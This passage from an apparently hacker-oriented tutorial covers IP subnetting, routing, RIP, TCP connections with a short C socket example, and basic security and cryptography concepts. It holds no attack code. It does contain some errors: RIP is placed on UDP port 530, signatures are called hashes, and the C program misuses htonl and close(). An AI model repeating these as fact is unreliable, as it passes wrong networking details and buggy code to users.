An IP address is composed of two parts; the network and the host (interface) identifier. A typical IP address can have 24-bits assigned for the network part, and 8 bits for the host part. The first 3 bytes (24 bits) of this network identifier is also called the network prefix (just like a phone number prefix). The notation for a network prefix is usually xxx.xxx.xxx.xxx/prefix. For example: 192.168.0.0/24, where the /prefix tells us howmany bits of the IP address are assigned to the network identifier, in this example 24 bits.

However this not always true, the 192.168 range is a class C address. The original addressing method of the internet is called classful addressing. It divides the address space into several classes; A, B, C and D. The A network contains IP addresses 1.0.0.0 to 127.255.255.255, addresses of this type start with bit 0 (zero). The A-class network has a network prefix of 8, meaning its network part is assigned 8 bits and its host part 24 bits (yes; meaning one network that addresses 2^{24} hosts). The B network starts with 10 (binary) and has addresses 128.0.0.0-191.255.255.255 with a 16 bit network part. The C network starts with 110 (binary) and has addresses 192.0.0.0-223.255.255.255. And last, but not least, the D network (multicast clas) starts with 1110 (binary) with address space 224.0.0.0-239.255.255.255. In this case the network prefix of for example /24 is obvious, it makes more sense when we deal with subnetting, see section 3.2.4.

3.2.3. Network mask

I'm sure you heard about and used network masks before. In the example of section 3.2.2 we used the IP address 192.168.0.1 on the network 192.168.0.0/24, meaning that the address range of this network is 192.168.0.0-255, these values will be used to explain subnet masking (explained in section 3.2.4).

IP addressing is very much related to routing, the network mask is used to decide where to send packets to; is the packet destined for a system on one of the networks our interface(s) are connected to, or which router to forward the packet to. For example the operating system can use this to determine whether packets should be sent through the default router or directly to the host on the local network.

Presume we are Host A using address 192.168.0.1. We want to send a packet to host 192.168.0.254. To determine whether that host is on our network we have to use a bitwise AND operation on the destination address using the network mask. The result of this computation is the network address. For example, if we do: 192.168.0.254 & 255.255.255.0, the result will be: 192.168.0.0, because an AND-operation will only preserve the matching 1-bits (for example; 1100 & 0101 = 0100); the remaining value is the subnet.

Now let's see the routing table of a Linux box:

```
~$ netstat -nr
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.0.0     0.0.0.0         255.255.255.0   U         0 0          0 eth0
0.0.0.0         192.168.0.1     0.0.0.0         UG        0 0          0 eth0
~$
```

In this example, if I send a packet to 192.168.0.4 the operating system will mask the address "192.168.0.4" with 255.255.255.0 (as the first entry) and compare the outcome with the value in the "Destination" Column. It will determine that this is the right destination and send this to the eth0 interface. It knows it doesn't need to send this to the default gateway (0.0.0.0) because there is no G flag (for Gateway), so it will first try to discover the MAC address using ARP broadcasts and then directly send packets to the right host.

The routing table is used by IP to determine the best route for packets.

3.2.4. Subnetting

In section 3.2.2 I have briefly discussed the old way of classful addressing. During the explosion of the Internet (1993) the original addressing scheme appeared insufficient to handle the estimated growth of the Internet. In the early ninetees many small and medium sized networks were added, 256 addresses on a network were not enough and 65535 hosts on a network was toomuch (imagine the problematics in routing). Often organizations ended up using only very little addresses in their assigned network, the number of assignable addresses was quickly running out. To provide more flexibility in this area, a new IETF standard was developed called Classless Interdomain Routing (CIDR; RFC 1519). Basically this new standard enables network administrators to decide to some degree the ammount of bits used for the network part of an IP address (the subnet), which in turn affects the number of distinct networks one can create. Before CIDR you could only register for 8, 16 or 24 bits network IDs.

The notation of such subnets are also represented using a.b.c.d/prefix, where prefix denotes the ammount of bits assigned to the network ID (networkID, 'network part' and 'network prefix' are equal). Now, to do some serious calculation it's nice to have a tool. And a good tool for calculating with subnets and CIDR is the IP Subnet Calculator (ipsc), which used to be found at http://ipsc.sourceforge.net/. Let's look at some sample output. Suppose I want to know all about a network class 192.168.0.0/18:

```
~$ ipsc -B -c 192.168.0.0/18
Network class:            C
Network mask:             255.255.192.0
Network mask (hex):       FFFFC000
Network address:          192.168.0.0
Subnet bits:              0
Max subnets:              1
Full subnet mask:         255.255.192.0
Full subnet mask (hex):   FFFFC000
Host bits:                14
Addresses per subnet:     16384
Bit map:                  nnnnnnnn.nnnnnnnn.nnhhhhhh.hhhhhhhh
~$
```

The bit map is especially interesting for now, you can see exactly which bits occupy the network ID (n-bits) and which are used for the Host ID (h-bits). Also check the "weird" network mask. Another way to calculate is ofcourse using the network-id bitcount, extract that from 32, i.e.; $32 - 18 = 14$, then count howmuch addresses can be in such a network; $2^{14} = 16384$ unique IP addresses.

This knowledge is very important as it is used by network administrators to "subnet" a range of IP addresses. A good understanding of subnetting is important to understand how a network is structured.

When an administrator wants to make a subnet he will first lookup howmany hosts are required. Say we have about 3000 hosts in the network (for example a small Internet Service Provider), we can then calculate howmany host bits we need. You can do this by calculating 2^h, where *h* is the amount of hostbits , for example; $2^{12} = 4096$, so we need 12 hostbits (*s*-bits are the subnet bits); $nnnnnnnn.nnnnnnnn.ssssshhhh.hhhhhhhh$. Now we can determine the subnet mask; $11111111.11111111.11110000.00000000 = 255.255.240.0$, binary to decimal goes like this; $n^{(2^7)}+n^{(2^6)}+n^{(2^5)}+n^{(2^4)}+n^{(2^3)}+n^{(2^2)}+n^{(2^1)}+n^{(2^0)}$, where *n* is binary 0 or 1; $1^{128}+1^{64}+1^{32}+1^{16}+0^8+0^4+0^2+0^1 = 128+64+32+16+0+0+0+0 = 240$. This network mask can then be used by the computer to determine which ip address belongs to which subnet, typically; where to send packets to. Say we have 192.168.9.3 with network mask 255.255.240.0, with a bitwise AND we get:

11000000.10101000.00001001.0000011	IP Address
11111111.11111111.11110000.0000000	Subnet Mask
11000000.10101000.00000000.0000000	Network

Table 3.3.: Bitwise-AND masking

which makes; 192.168.0.0 as subnet for 192.168.9.3.

If we would have 255.255.255.0 as a subnet mask we would have 192.169.9.0 as our subnet.

Note that the range of IP addresses in this 192.168.0.0 subnet is 192.168.0.1 - 192.168.15.254 ($2^4 = 16$), so 192.168.16.1 is not in the same subnet as 192.168.9.3!

3.3. Routing

I have revealed a little about how a system uses the routing table to decide the destination for network packets in section 3.2.3, however I have not yet thoroughly discussed how these routing tables are created.

Routing can be done either statically or dynamically. Static routing tables are most common on endsystems, like your Unix box. On Unix Machines static routing tables are entered using the “route” tool. For example, on Solaris you can specify a default gateway using:

```
# route add default 192.168.0.1
```

Local network (using network 192.168.0.0/18):

```
# route add -net 192.168 -netmask 255.255.192.0
```

There is not much interesting to say about static routing. Dynamically routing (dynamic routing) however is interesting and very complex. Most IP networks have routers that constantly update each other to be able to calculate the (best) routes to certain networks. The dynamic routing process consists of a routing information protocol and an algorithm. For dynamic routing there’s RIP, OSPF, BGP and some routing devices can use vendor-specific routing protocols like CDP (Cisco Discovery Protocol).

On the Internet there are generally two types of routing algorithms in use; distance vector and link state.

3.3.1. Dynamic routing algorithms

Link-state (LS) algorithms are centralized, meaning that each router has knowledge of the whole network which is used to calculate the best route to take, but typically requires more datatransfer and more resources to process this information, depending on the size of the network.

The distance-vector (DV) type of algorithm is decentralized; it only has knowledge of the neighbour routers and bases its routing decisions on the shortest path (least ammount of hops) to the destination network and/or on linkquality information. Based on the algorithm calculations, the routing table is periodically updated. The routing table in its turn is used by IP to decide where to send packets to.

3.3.2. Dynamic routing protocols

A dynamic routing technique (RIP, OSPF etc.) includes both the algorithm and the protocol to exchange routing information amongst routers. A routing algorithm works with one specific routing protocol. For example, RIP is a DV (Distance Vector) routing protocol, both in the sense of an algorithm as in the sense of the protocol. As a distance vector protocol, the routing information is shared among neighbours and as a DV algorithm it calculates the best route on routing information from neighbours.

Routing protocols and algorithms for routing do not take care of routing themself, they do it indirectly. The IP takes care of routing, but in the process it always relies on the routing table. So IP itself has no intelligence in terms of algorithms for routing decisions, it completely relies on the data in the routing table. IP wouldn't care if the routing table is manually entered or dynamically through routing protocols.

RIP I will discuss only RIP, or Routing Information Protocol, which is a quite simple but effective DV routing protocol, which is still used on the Internet. One router can request routing information through UDP port 530. It works by having multiple routers periodically sending each other their routing table. RIP bases its routing decisions on the shortest route available through including information on the distance (also called "metric") of various possible routes.

Each router has a routing table. Through RIP the routers periodically exchange routing information including their distances from various destination networks. The router that receives this information will use an algorithm to process the received routing table and to update its own routing table to use the shortest route.

When new routers are added, it may happen that this new router is a shorter route to a specific network, then other routers can update their routing tables to use the new router for that destination network.

3.4. The Transport Control Protocol

In section 3.1.4 I briefly covered the TCP protocol, but this subject - just like IP - requires more attention. Through the understanding you now have of the TCP protocol, the concepts in this section will be easier to understand.

3.4.1. TCP States

A TCP connection can have 12 states, they are largely self-explanatory through the following scheme (stolen from the (1) manpage of net-tools (linux programmer's manual));

State	Explanation
ESTABLISHED	The socket has an established connection
SYN_SENT	The socket is actively attempting to establish a connection
SYN_RECV	A connection request has been received from the network
FIN_WAIT1	The socket is closed, and the connection is shutting down
FIN_WAIT2	Connection closed, the socket is waiting for shutdown from peer
TIME_WAIT	The socket is waiting after close for any yet to arrive packets
CLOSE	The socket is not being used
CLOSE_WAIT	The remote end has shut down, waiting for socket to close
LAST_ACK	The remote end has shut down, socket is closed, waiting for ACK
LISTEN	The socket is listening for incoming connections
CLOSING	Both sockets are shut down but we still don't have all data sent
UNKNOWN	The state of the socket is unknown

Table 3.4.: TCP States

The state of the sockets on your system can be looked up using the "netstat" command. The scheme will be more understandable when you read the following section, so get back here after that.

3.4.2. TCP connections

When a program attempts to connect to another program, it calls the kernel to establish the connection. When the program is associated with the established connection, the application can read and write data to/from the socket. The socket is the interface of the program on which it can perform full-duplex I/O, from a programmers' perspective it works basically similar as reading and writing to/from a file.

The operation starts with the local system sending a request for 'connection synchronization' to the given host. This requires the system to know both the IP address and the TCP port to connect to. The operating system will generate a so-called TCP SYN packet, which is a TCP packet with the SYN flag turned on.

When the TCP SYN packet is received on the remote system, the kernel of that system will see that it wants to connect to local port 80. It will check whether there are sockets listening on port 80 (sockets in state LISTEN), if so, it will remember the source IP address and source port of the received packet, it will then respond with a TCP SYN/ACK packet. The kernel also sets the state of the TCP connection to SYN_RECV. Now the connection is half-open, it still requires an ACK from the client, when it is received the connection is set to state ESTABLISHED. If there was no application listening (port 80 was in state CLOSE), the kernel would have replied with a TCP packet with the RST (RESET) flag set. Upon receiving the final ACK, the server application is notified of the incoming connection and can “accept” the connection, which would return a socket descriptor to work with.

The above procedure is called the three-way-handshake, for obvious reasons.

Now when either side of the connection wants to close the connection, it will send a packet with the FIN (finish) flag on. This happens when either side of the connection asks the kernel to *close* the connection. When the FIN is sent, the system waits to receive a FIN/ACK, the call to the kernel will return so that the application can clean up. This is called the four-way termination ‘handshake’.

3.4.3. TCP application basics

A TCP connection is usually managed by the operating system. A program can simply initiate a connection like this:

```
#include <stdlib.h> // exit() prototype
#include <unistd.h> // close() prototype
#include <sys/socket.h> // prototypes of socket() and connect()
#include <netinet/in.h> // various structures and data types
#include <arpa/inet.h> // inet_addr() prototype

int main (void)
{
        int mysocket, myconnection; // the socket and
                                    // the socket descriptor
        struct sockaddr_in remote_address; // the socket structure
        int haddr;


        haddr = inet_addr ((const char *) "127.0.0.1");

        remote_address.sin_family = AF_INET; // the internet domain
        remote_address.sin_addr.s_addr = htonl (haddr); // connect to localhost
        remote_address.sin_port = htons (80); // port 80

        mysocket = socket (AF_INET, SOCK_STREAM, 0); // make socket
        myconnection = // actual connect
            connect ( mysocket, (struct sockaddr *)&remote_address, sizeof(remote_address) );

       close(myconnection);
       close(mysocket);

      exit (0);
}
```

The program above simply connects to TCP port 80 on localhost and then disconnects and exits. To see what exactly happens from a networking-perspective we can use a protocol analyzer (sniffer) like tcpdump or ethereal. I assume using tcpdump here (http://www.tcpdump.org/):

```
root@luna:~# tcpdump -i lo
```

```
tcpdump: listening on lo
19:58:39.390312 localhost.1868 > localhost.www: S 2088255120:2088255120(0)
19:58:39.391412 localhost.www > localhost.1868: R 0:0(0) ack 2088255121
```

As you can see, one packet is sent, one is received. The packet is send to port 80, tcpdump translates this into "www" because port 80 is the default HTTP port. Another thing worth noting is the "S" and "R" flag respectively, which stand for "SYN" and "RESET" respectively.

What is important to recognize is that the application on itself only needs to call the "connect" function, the rest of the program mainly deals with translating the data. For example, what you may remember; the IP address on the network is not "127.0.0.1", but it is some integer number. In the code of the program you see that we translate the string "127.0.0.1" first to a numeric value in host-byte-order, which is different than network byte ordered data. Later when we fill in the structure for the socket we call htonl() which is a function that translates a host-byte-ordered value into a network-byte-ordered value (the "l" stands for "long"; 32 bit).

Some of the functions that we call, like "connect" on its turn call on the kernel through a system call, for example the system call for "connect". The packets are then created by the operating system's network stack.

3.5. The Internet's organization

The Internet is a network of networks, connected with backbones and other links. The networks that make up the internet vary greatly in what physical networks they use, which relate to the speed and their role on the internet. These networks also vary in size and howmany systems are connected.

There is a certain hierarchy in networks on the internet. There are networks run by organizations that serve as a provider for other lower-level providers. The Internet has first-tier (backbone) ISPs that serve second-tier ISPs which in turn serve third-tier ISPs. The backbone providers (like Sprint) can have international or intercontinental links with gigantic bandwidths (even as high as 10Gb/s). They are directly connected to other first-tier networks through major Network Access Points (NAPs) and each first-tier network can also be connected to numerous second-tier networks.

The NAPs are just sort-of switches where the huge networks are connected to, a well-known example of such an NAP is SprintLink. There are dozens NAPs around the world.

An ISP can provide another ISP a link through its Point of Presence (POP). The POP is usually one or more routers that the other ISP can be directly hooked onto. When a new ISP or large company wants to connect to the Internet they will look for a first-tier or second-tier ISP with sufficient bandwidth, well-connected to the major NAPs and a Point of Service nearby. The new ISP is connected to its own Service Provider's Point of Presence over a dedicated telecommunications link for example.

Individual ISPs usually peer with various different NAPs to be better connected. This is to increase redudungy and speed. This is called public peering. The NAPs are usually setup by independent parties like telecommunications companies. In contrast it also (increasingly) happens that two ISPs decide to peer with each other to avoid the NAP which is called private peering. Any requests from one ISP to another ISP that are connected through private peering will not have to involve the public NAPs.

3.6. Additional information

These were only the fundamentals of networking. Throughout this guide I will cover more on the subject in a practical (hacker-style) manner, where necessary. Although, not necessary for this guide, it is highly recommended that you educate yourself more into networking, however it is implied that you do so in all area's discussed in this guide.

Further information is available in the Internet RFCs (Request for Comments) on various websites like the IETF `http://www.ietf.org/rfc.html` If you are looking for a good book on networking, get yourself a copy of the TCP/IP Illustrated series by Richard Stevens.

At any time you can also investigate protocols using tools like Ethereal `http://www.ethereal.com/` or tcpdump `http://www.tcpdump.org/`.

3.6.1. References

For those interested, here's a table of some good reading on open specifications.

Layer	Specification	RFC Nr.	URL
Network	Subnetting	950	http://www.faqs.org/rfcs/rfc950.html
Network	Classless Interdomain Routing (CIDR)	1519	http://www.faqs.org/rfcs/rfc1519.html
Network	Internet Protocol (IPv4)	791	http://www.faqs.org/rfcs/rfc791.html
Network	Internet Protocol (IPv6)	2373 2460	http://www.faqs.org/rfcs/rfc2373.html http://www.faqs.org/rfcs/rfc2460.html
Network	Network Address Translation (NAT)	2663 3022	http://www.faqs.org/rfcs/rfc2663.html http://www.faqs.org/rfcs/rfc3022.html
Network	Routing Information Protocol (RIP)	1058 1723	http://www.faqs.org/rfcs/rfc1058.html http://www.faqs.org/rfcs/rfc1723.html
Network	Open Shortest Path First v2 (OSPF)	2178	http://www.faqs.org/rfcs/rfc2178.html
Network	Border Gateway Protocol v4 (BGP)	1771	http://www.faqs.org/rfcs/rfc1771.html
Network	Internet Control Message Protocol (ICMP)	792	http://www.faqs.org/rfcs/rfc792.html
Network	Internet Control Message Protocol for IPv6 (ICMPv6)	2463	http://www.faqs.org/rfcs/rfc2463.html
Transport	User Datagram Protocol (UDP)	768	http://www.faqs.org/rfcs/rfc768.html
Transport	Transport Control Protocol (TCP)	793 1122 1323 2018 2581	http://www.faqs.org/rfcs/rfc793.html http://www.faqs.org/rfcs/rfc1122.html http://www.faqs.org/rfcs/rfc1323.html http://www.faqs.org/rfcs/rfc2018.html http://www.faqs.org/rfcs/rfc2581.html

Table 3.5.: Request For Comments documents

4. Security

Security is not always well understood. In this chapter I introduce you to the concepts of the security and the security community. In chapter 6 I will cover actual attacks to bypass security.

It is important as a hacker to have a good understanding of the concepts of security, what security relies on etcetera. A very good text to start with is the Orange Book in the Rainbow series of information security; http://csrc.nist.gov/secpubs/rainbow/s
Even though it is a little dated, it's very good to read it, although it is pretty dry theory. I've read it years ago, and I think it really helped me to get my views on security crystalized.

4.1. Security principles

Security can be seen in different ways. A most generic definition would be: "*Creating and enforcing access policy*". Now that we have this definition, which ofcourse anyone would agree with, we go on towards the methods used to create a secure environment.

4.1.1. Access control

First, an information system must have the necessary logical means of implementing access control. Access control is used in a system to give users certain rights, for example to create a file, read a file or write to a file. Another right could be that the creator of the object can give other users certain rights to the object. For example; "any user is allowed to read this file".

In order to enforce access control the system implements this for example by having an environment where all objects in the system can be associated with special access control information.

Aside from this facility, a system should have means to enforce these rights on objects in the system. This is usually implemented in the operating system's kernel. As each object (for example a user) needs to request access to objects via the operating system, the operating system can check whether the requesting object has the required rights to access the requested object, if not the OS can deny the request.

The means necessary to associate access control information and the means to enforce these rights combined is called "access control".

The access control information that is associated with an object usually includes a table of object classes and their rights in respect to performing operations on the object (so the privileges of one object in respect to another object).

- *Security relies a great deal on the ability of the system to enforce access control*

- *Security relies a great deal on providing the right set of possible access rights*

4.1.2. Authentication

Every object in the system must have a security identifier. This identifier can be used in access control lists (the access control information associated with each object in a system) of an object to grant specific rights to other objects.

It is important that one object cannot use an other object's identifier to access other objects, which would be a security disaster. Therefor objects are first authenticated.

A user for example will first need to login, then the user becomes an object in the system which has certain rights, for example to start another process. When a user starts a program, this new process receives the same access rights as its creator (the one that created the process).

Security relies for a great deal on the security of the authentication method

4.1.3. Services

A system has many software components which can perform tasks for another object in the system. Mostly these are system libraries, but libraries are not seen as different components in this context. Services though, which can be accessed through IPC mechanisms or network sockets are special components in a system (like a printer queue), they usually run as a special (highly privileged) user (identifier), other than the object that uses these services. In other words; such specific services have matching privileges to certain parts of the system. Therefor it is important for the security of the system that these services do not directly export their rights to other userobjects, which would enable the userobject to perform arbitrary actions..

- *Security relies a great deal on the security of other services in the system*

It is also important that the service is in no way vulnerable to manipulation by another userobject.

4.1.4. Security policy

It is important for a system administrator to give a userobject only the access rights it really needs.

Security relies a great deal on the administrator giving a userobject only the minimum access rights to an object

4.1.5. The magic sum

There are different methods of security. In order to be secure, in an ideal situation these rules will suffice:

- the ability of the system to enforce access control

- providing the right set of possible access rights
- the ability of a system service to enforce access control
- flawless authentication

However, for more practical security and to minimize the risk of possible mistakes, we add the following to the wish-list:

- the system is configured to only give the minimum privileges required to users and processes
- the service is configured to only serve the minimum amount of resources required

Security therefor is about distrust. You can't trust your users or processes, the less you trust them, the more you restrict them, the better security gets. But, the problem is to find the balance between functionality and security. This can only help in the attempt to reduce the impact of a vulnerability in a part of the system. Also software and operating systems out of the box tend to want to be useful in many different ways, therefor they must not be restricted toomuch. So, systems out of the box are usually less restricted. That is not less secure; restricting processes doesn't make them less vulnerable, it can only reduce the impact of a succesful attack. In practice this basically means; it takes more time, and therefor if administrators monitor their systems they can take action accordingly.

4.2. In practice

In practice security relies on several things:

- Correct use of the security facilities
- Bug-free software
- Flawless communication
- Well-preserved secrets

Correct use of security facilities An administrator ofcourse needs to set the right privileges on system objects to make sure a malicious user cannot elevate his privileges through this trivial way or otherwise access other users' information without effort. Ofcourse, each user also is responsible for the security of the objects they create, by setting the appropriate access rights.

Bug-free software Software that is flawed has vulnerabilities and can be manipulated by other userobjects, that is if the software in question can directly or indirectly present the user with more rights on the system. In other words; the environment of another process can be interesting, the process can have access to certain resources that attackers don't have (yet), so hijacking the software through its weaknesses renders part or the entire process under control by an attacker, thus including access to its resources.

Flawless communication For secure communication to work, it must be impossible for malicious users to have access, or be able to read what is being communicated over a network or inside a system. Every process needs to talk to other parts of a system or to another system over a network, if this communication channel is compromised, there's no doubt the processes involved are vulnerable to attack. Ofcourse the rule is; the more the process relies on third-party data, the more it relies on the security of communication.

Well-preserved secrets Users need to go through great length to make sure noone can commit identity theft, like guessing a password.

Anything based on secrecy is called "security through obscurity", and it is not a very much trusted method. If you keep a world-readable password file in some directory then the security of the passwords relies on a secret; the path of the "secret" directory. It is very bad to rely on security through obscurity. Note that I'm not saying security through obscurity is bad.. it can actually help security as a last resort, but it is not good to rely on it, as it is a form of "security" that is always breakable, that is; in theory it is always breakable. Most systems rely on security through obscurity in some kind of way. But security through obscurity is not something you should trust, and therefor try not to rely on.

4.2.1. Good security

The basic rule of security is always to evaluate security against functionality. Information systems must be accessed or must communicate, this makes them vulnerable. Security starts with a very good understanding of the requirements in functionality. The system must first be stripped of features, then each feature must be evaluated and decided whether it should be enabled. The enabled features must be carefully configured and tested.

A good system administrator knows exactly which services are delivered and their risk and place in the overall information system. Basically the administrator has a good view of what the security in the system depends on. The security of a component in a system may for example rely on the security of an encryption algorithm.

4.2.2. The real world

In practice, it is impossible to accomplish flawless security in any of these practices. A good password is still security through obscurity, guessing the secret gives an attacker access. Flawlessly secure communication protocols do not exist. Software - in practice - always contains bugs and humans make mistakes.

A secure system therefor does not exist. Therefor operators monitor their systems for intrusions and use software to identify attacks. They apply patches to their operating system to make it harder to exploit software bugs. But in the end, there is no magic solution.

Many operators have come to *rely* on extra protection like firewalls and Intrusion Detection Systems (IDS), which is plain dangerous. Noone should *rely* on extra security. There is no way you can make the vulnerabilities disappear. Hackers are very creative, and all one can do is to try to slow them down, hope they will give up or detect a break-in in an early stage. It is also questionable if firewalls really provide security, they prevent one way to access potentially vulnerable resources and systems, but should you really rely on them, no.

4.3. Cryptography

Cryptography is used for a wide range of applications. From enciphering data to establishing trust relationships.

Cryptography is all about secrecy. Cryptography is necessary in hostile environments where we assume that third-parties (potentially malicious) have access to any transmitted data. The sole purpose of cryptography is to make the data uncomprehensible for these parties. For example, one can encrypt files on a computer which is also used by other people to make the data unreadable for other users.

But cryptography can be used for alot more things, it is entirely possible we have yet to discover many applications for the concept of cryptography.

Some applications cryptography is currently used for:

- Encrypting data
- Verifying integrity of data (sort-off checksums, for example checksums of files)
- Digital signatures (establishing trust relations; prevention of identity theft)

It is possible to combine these applications into one, for example; encrypting a message, signing the message as a proof to the recipient that the message originated from you, verifying the integrity of the message to make sure the message has not been altered during transmission over untrusted communication links.

4.3.1. Data encryption

Data encryption involves one or two parties. To encrypt data you need data, a key and an algorithm. The decryption of the data involves the encrypted data, the key and an algorithm. The decryption algorithm uses the key and the encrypted data to output the original data. If the key is not 100% correct, the output will be useless. The whole point of encryption and decryption is that it is based on one secret; the key. Assuming the cryptographic algorithm is secure, nothing but the key can be used to derive the original message, that is; the algorithm[1] is not a secret.

A cryptographic algorithm is a clever piece of math that makes it easy to encrypt a message, and hard to decrypt the message without having the correct key. Note that it should also be hard to derive the key when having the encrypted and decrypted message, and the algorithm used.

The key we are talking about is derived from a random or pseudo-random source. It is just data that is hard to guess. The more random the key, the better. Most implementations of cryptography use several sources to get random data, and sometimes they derive pseudo-random data from a little bit of random data. Security of the encryption is compromised, when the key can be guessed. A good PRNG (pseudo random number generator)[2] therefor is very important.

Symmetric keys

A symmetric key cryptosystem is a cryptosystem in which the same key is used for encryption and decryption. For example, if you want to send secure messages to a friend you can first agree on an algorithm, then generate a key, then exchange the key and encrypt and decrypt messages using this key. It is not smart to exchange this key over the same insecure communication channel as the untrusted one you use to exchange the messages. So for example if you want to exchange information over the untrusted Internet you might first generate a key on your local computer, put it in on a floppy disk and give it to your friend. Now you can transfer secure encrypted messages to your friend.

So security here relies on the randomness of your source of entropy for the creation of the key, the ability to secure access to the floppy disk, the security of the computers involved and the security of the algorithm.

Even if all that is secure, a key can always be obtained through brute-force attacks. The issue here is that it should be practically impossible to crack the

[1]An algorithm is sometimes called a “cipher”

[2]Gathering random data is also called gathering ‘entropy’

key within a certain ammount of time (say 15 years), with a certain ammount of computing power. So if you want to make sure that the key cannot be cracked within the next 15 years you rely on whether the algorithm is secure enough to sustain succesful attack within the next 15 years, the key cannot be cracked within 15 years[3] with modern computers, and not (for example) within 10 years with computers in use over 5 years. The security of the key relies in part on the lenght of the key. Symmetric keys are usually between 56 and 512 bits.

If we assume the algorithm is not succesfully attacked by cryptanalysts during the next 15 years you need to calculate howmuch computerpower the world will have over for example 10 years.

Now if you consider DES (Data Encryption Standard) from the 1970's, it was considered secure until the early 90's.

Public keys

A public key cryptosystem involves two keys; the public key and the private key. The public key is normally used for encryption of a message. The message can only be decrypted with the matching private key (decryption key).

This technique is very interesting ofcourse. The public key, as the name implies can be known to the world without being useful to attackers, in theory that is. Many public key algorithms have failed, only a few are considered secure (public key cryptosystems require much larger keys than symmetric ciphers). The good thing is that public keys are ideal for transferring secure messages which only the recipient can read. For example; you can post a public key on your site which can be used by others to send you private mail.

The problem of public keys is that if an attacker has the public key he can encrypt messages too and therefor can practically crack the contents of a small message. If for example you send the text “abcde” to a recipient, an attacker can bruteforce this text by encrypting all possible combinations and comparing them to the string, however this is usually solved by adding some extra random data.

For a public key cryptosystem to be secure it is presumed that it is very hard to derive the private key used to decrypt the message from the public key used for encrypting the message.

4.3.2. Data integrity

One-way-hash functions (algorithms) are used to verify the integrity of information. For example, if you communicate an encrypted message, this

[3]Note though, that it is not unlikely for some cryptography that it cannot be cracked in millions of years, though it cannot be proven how secure one cryptographic method is

ensures (assuming it is secure) that others will not be able to read the data, but that doesn't mean they cannot manipulate the data during transfer.

One-way-hash functions are used to verify whether the information is unaltered. This can for example be done by prepending a message with the message's hash value.

The hash value is computed using the one-way function that takes a variable ammount of data (the message in the example) and outputs a fixed-length hash value. It is hard to compute the real message from the hash value, and next to impossible to find two messages that compute to the same hash value.

To validate the integrity of the message, the same hash algorithm is used to generate a hash from the plaintext message, then this hash is compared to the prepended hash that was sent, if they match, the message is authentic.

4.3.3. Digital signatures

It is often important to be able to verify whether a message really came from the address it seems to come from. This verification can be done using digital signatures. Digital signatures, also called hashes or message digests, can be implemented using both symmetric and public key crypto systems.

With public key cryptography a digital signature is created by encrypting the message with the sender's *private* key, then the recipient can decrypt the message with the sender's *public* key, thereby verifying the sender, assuming no-one else has access to the private key. Note that this is the opposite of normal encryption, because everyone can decrypt the message it does not provide security, only verification of sender. As the message can *only* be decrypted with the correct public key, it could only have been created by someone that has the matching private key.

When using symmetric key algorithms for signatures, this usually involves a third-party arbitrator, a trusted party. In this scenario the sender will have established a private symmetric key with the arbitrator. The sender encrypts the message for a recipient using this key (of the arbitrator) and sends it to the arbitrator. The arbitrator guarantees the message is from the one who claims to have sent it because it was encrypted with the exact key established between the arbitrator and the sender. Now the arbitrator has also established a common symmetric key with the recipient, the arbitrator can add some information that the message was indeed coming from the sender and then encrypts it with the common key of the recipient. Now the recipient has a guarantee that the message came from the sender.

4.4. Vulnerabilities

Vulnerabilities are errors in a systems' design or implementation which allow users to influence a system in an unforeseen way. It is not always clear what the impact of such a vulnerability may be. Therefor it happens that there is a vulnerability present that may or may not be exploitable. It happens that so-called security-experts declare a vulnerability 'not exploitable' while it is being actively abused in the computer underground.

When a vulnerability is exploitable this means that an attacker can influence the system to do things it was not supposed to do. In other words; The vulnerability can aid the attacker into compromising the vulnerable systems. However, it sometimes happens that a vulnerability is only exploitable in certain conditions. It may be that exploitation is more beneficial in certain configurations or through combination with another vulnerability, while on other configurations it may have no effect at all.

Vulnerabilities are not always easy to spot, sometimes this leeds to programmers silently (and sometimes even deliberately) fixing vulnerabilities without informing users. This may happen when a programmer modifies a few lines of source code for it contains bad programming practices while not recognizing the security implications of the ugly code. Closed source commercial software is very suspectable of this. Why would you as a company inform users when you fix a security bug? Just fix it and no-one will know.

4.4.1. Design flaws

As a "design" is the fundamental guideline to the implementation of a technology it is ofcourse very important that design also takes security issues into account. However, many designs for systems like in the Unix operating system or the Internet Protocols to name a few were developed a few decades ago. Security wasn't very well thought of or atleast doesn't survive to this day. It more often happens that the implementation wasn't well thought of, maybe the person who wrote the software didn't truly understand the significance of certain design goals which left the software with a broken implementation of a design specification.

During the '80s when malicious hacking was getting out of control, new designs, better coding practices and better implementations with respect to security were being developed. Although to this day security still needs to cope with many flaws introduced in the original designs.

The Unix access control security for example is said to be insufficient, changes are being introduced to deal with that but people want to avoid breaking applications. Some internet standards like TELNET for remote logins are being replaced with SSH for secure shell access using cryptography. For the Domain Name System new standards and implementations are slowly being applied to DNS servers around the world to stop DNS spoofing threats. And for the GNU/Linux operating system new ACL (Access Control List) schemes are implemented.

Vendors only recently start to deal with getting rid of fundamental security issues here, and are finally realizing that firewalls should be seen as an extra security precaution, not the magic patch.

So what you see is that design flaws are most critical, they may be adressed very quickly by introducing new standards, new guidelines but it may take years before these are actually widely used.

At the time these designs are developed, they usually are good enough because as most designs are open standards, they are under heavy discussion.

4.4.2. Implementation bugs

Bugs are vulnerabilities in the implementation of a system. When talking about "bugs" we're talking about bugs in the *implementation*, otherwise I'll just use the general word "vulnerability" or explicitly mention "bug in the design". So to name the different vulnerability types:

- design flaws,
- implementation bugs
- configuration issues

Bugs in implementations (programs, systems) are programming errors or otherwise a wrong understanding of a design specification. A bug is not necessarily a vulnerability, as a vulnerability is something that is *potentially* exploitable, and a bug does not necessarily have to have security consequences. When a flaw can be triggered by a user either directly or indirectly and at the same time aid an attacker's malicious goal it is called an *exploitable* vulnerability. Malicious goals range from Denial of Service to full compromise or even intelligence gathering attacks.

4.4.3. Configuration issues

Implementation is one thing but most programs give a user of a program alot of freedom for customization which can lead to administrators running dangerous setups of their software. The problem from a hacker point of view is how to detect these vulnerable setups. It requires great understanding of the implementation of the software and a thorough enough info gathering in order to identify these configuration issues. It takes an experienced hacker to identify and recognize the implications of problem spots. As this type of vulnerability is usually site specific they do not receive much attention in public security and hacking scenes, except from the most common ones and the best-security-practice papers.

As such, the area of configuration problems is not something which can be covered by a book. It is site-specific. But I can give a clue by the following example issues;

- Wrong privileges (the program has toomuch privileges, or exports toomuch privileges to users)
- Information leak (being able to acquire sensitive information by inadequate restrictions (usually caused by the admin not realizing the significance of certain information))
- Leaving features enabled when they seem harmless or forgotten
- Forgetting to remove software that is not used anymore
- Forgetting to remove users
- Leaving information world-readable (general file access permission issues)

These are just some general examples that may apply to a variety of applications. Ofcourse a specific software package may have its own 'trapdoors'.

